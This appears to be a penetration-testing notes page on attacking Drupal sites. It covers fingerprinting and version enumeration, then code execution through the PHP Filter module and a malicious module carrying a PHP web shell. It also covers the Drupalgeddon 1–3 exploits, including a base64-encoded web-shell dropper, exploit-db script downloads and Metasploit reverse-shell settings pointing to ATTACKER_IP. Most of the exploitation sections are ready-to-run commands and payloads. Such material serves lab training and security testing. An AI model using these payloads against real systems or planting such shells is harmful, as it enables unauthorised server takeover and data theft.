PRIMARY CATEGORY → WEB TECHNOLOGIES
Discovery | Footprinting
Detecting a Drupal Site
Once we realize that we might be dealing with a CMS, we should try to figure out what kind of CMS it is
Source Code
To do this, we can request the source code of the main page and filter by the DRUPAL string to see if we get any matching results
curl --silent --location --request GET '<URL>' | grep -i --color -- 'drupal'Robots.txt
Another option is the robots.txt file, there may be references to /node directories, which are almost always related to DRUPAL
curl --silent --location --request GET '<URL>/robots.txt'README.txt
Similarly to the robots.txt file, we have the README.txt file, which may uncover that the given web application is a DRUPAL
curl --silent --location --request GET '<URL>/README.txt'Node Directories
DRUPAL indexes its content using nodes. A node can hold anything such as blog post, poll, article and so on
So, we can request a resource following the URL structure below
curl --silent --location --request GET '<URL>/node/<ID>' # e.g. /node/1If we get a 200 OK status code in the HTTP response, we may be facing a DRUPAL website
Enumeration
Drupal Version
CHANGELOG.txt
We can try to request the CHANGELOG.TXT file, which contains the DRUPAL version
curl --silent --location --request GET '<URL>/CHANGELOG.txt'However, we have to bear in mind that latest DRUPAL installations deny access to certain files such as the CHANGELOG.txt or README.txt
If so, we will receive a 404 error, even though the given files might exist
That said, we will need to perform further enumeration to uncover the core version
Droopescan
Setup
pip3 install droopescanUsage
droopescan scan drupal --url '<URL>'Code Execution
PHP Filter Module
Unlike other CMS, gain system command execution on DRUPAL is not as easy as editing a PHP script from a certain theme or module
Before Drupal 8

In older versions of DRUPAL, it was possible to log in as an admin user and enable the PHP Filter module, which allows embedded PHP code/snippets to be evaluated
So, once we are logged in as an admin user, just access the Modules section and enable the PHP Filter module
Zoom in

Then, we could create a basic page contaning our malicious PHP code i.e. the mini web shell
To do so, we have to access the Content section and select the Add Content option. Subsequently, we must select the Basic Page option
Zoom in

Lastly, enter a title, the payload as the page content within the body and select the PHP Code option as the text format, then save the page
Zoom in
Once the given page has been created, we will be redirected to it, so we will be able to find out its URL
So all that remains is to specify the HTTP parameter in order to run system commands
As stated, any DRUPAL object ( e.g. Blogs, Pages… ) is referenced as a Node
curl --silent --location --request GET '<URL>/node/<ID>?0=<COMMAND>'From Drupal 8
From this version, the PHP Filter module is not installed by default, so we will have to installed
To do so, we have the following URL
curl --silent --location --request GET 'https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz' --remote-nameOnce downloaded, go the following location
Administration → Reports → Available updates
Then, select the Browse option in order to upload the PHP Filter module and click Install

Once the module is installed, we can reproduce the same steps as described here
Malicious Module
From Drupal 8
Similarly to the latest approach, we can upload a malicious module if we have compromised a DRUPAL user with permissions to upload modules
To do so, we can leverage an existing module by adding a malicious PHP script within it
Downloading the Drupal Module
So first, let’s download an official DRUPAL module, such as CAPTCHA
curl --silent --location --request GET 'https://ftp.drupal.org/files/projects/captcha-8.x-1.2.tar.gz' --output captcha.tar.gzSetting up the Module
gunzip !$ && tar -xvf captcha.tarOnce we have unpacked the given module, just create the malicious PHP script, along with an .htaccess file
- PHP Script
echo '<?php system($_GET[0]);?>' > shell.php- .htaccess file
This file must be created in order to give ourselves access to the folder as DRUPAL denies direct access to the /modules folder
<IfModule mod_rewrite.c>
	RewriteEngine On
	RewriteBase /
</IfModule>
Then, copy both files to the captcha folder and create the TAR.GZ archive again
mv shell.php .htaccess captcha
tar -czvf captcha.tar.gz !$
Uploading the malicious module
Once we have finished setting up the module, just log in as the corresponding user in DRUPAL and upload the generated TAR.GZ file
To do this, go to the following location
Manage → Extend → Install new module

Zoom in
Then, select the Browse option, look for the created TAR.GZ file and click Upload

Zoom in

Zoom in
Lastly, request the malicious PHP script located within the module directory in order to be able to run system commands
curl --silent --location --request GET '<URL>/modules/captcha/shell.php?0=<COMMAND>'Drupalgeddon
Affected Versions → 7.0 up to 7.31
It leverages a security flaw in the DRUPAL Core, namely an unauthenticated SQLi that an adversary could leverage to create a new admin user
Setup
- Installing Python2.7
curl https://pyenv.run | bashexport PYENV_ROOT="$HOME/.pyenv"
export PATH="$PYENV_ROOT/bin:$PATH"
eval "$(pyenv init -)"pyenv install 2.7.18- Creating a Virtual Environment
pyenv shell 2.7.18 && pip install virtualenv
virtualenv .venv
. !$/bin/activate- Downloading the script
curl --silent --location --request GET 'https://www.exploit-db.com/raw/34992' --output drupalgeddon.pyUsage
python2.7 drupalgeddon.py --target '<URL>' --username '<USERNAME>' --password '<PASSWD>'Once we have logged in as the created admin user, just use one of the techniques listed above to gain RCE
Drupalgeddon 2
Affected Versions → Prior to 7.58 and 8.5.1
Similarly to the first version, it also leverages an existing security flaw in the DRUPAL Core
This time, the vulnerability is an RCE that exploits a vulnerability in the user registration feature, allowing system-level commands to be maliciously injected
Setup
curl --silent --location --request GET 'https://www.exploit-db.com/raw/44448' --output drupalgeddon2.pyUsage
python3 drupalgeddon2.pyOnce we run the exploit, we have to enter a valid URL. Then, we have to check if the system command has been executed or not
By default, the script runs the following command
echo ";-)" | tee hello.txtTherefore, we should request a hello.txt file and expect it to return a 200 OK response
If so, simply replace the command above with one like this, which uploads a mini web shell
echo -n 'PD9waHAgc3lzdGVtKCRfR0VUWzBdKTs/Pg==' | base64 -d | tee shell.phpThen, run the script again
python3 drupalgeddon2.pyIt should have run the previous command, so we can run system commands as follows
curl --silent --location --request GET '<URL>/shell.php?0=<COMMAND>'Drupalgeddon 3
RCE
This vulnerability requires a user to have the ability to delete a node. So first, let’s log in to obtain a valid session cookie
Metasploit
Module →
exploit/multi/http/drupal_drupageddon3
Once we have the session cookie, proceed as follows
msf6 > use exploit/multi/http/drupal_drupageddon3
msf6 > set rhosts <TARGET_IP> # e.g. 10.129.42.195
msf6 > set VHOST <TARGET_VHOST> # e.g. drupal-acc.inlanefreight.local
msf6 > set drupal_session <COOKIE_VALUE>
msf6 > set DRUPAL_NODE <NODE_ID> # e.g. 1
msf6 > set LHOST <ATTACKER_IP>
msf6 > set LPORT <ATTACKER_PORT>
If successful, we will obtain a reverse shell
msf6 > run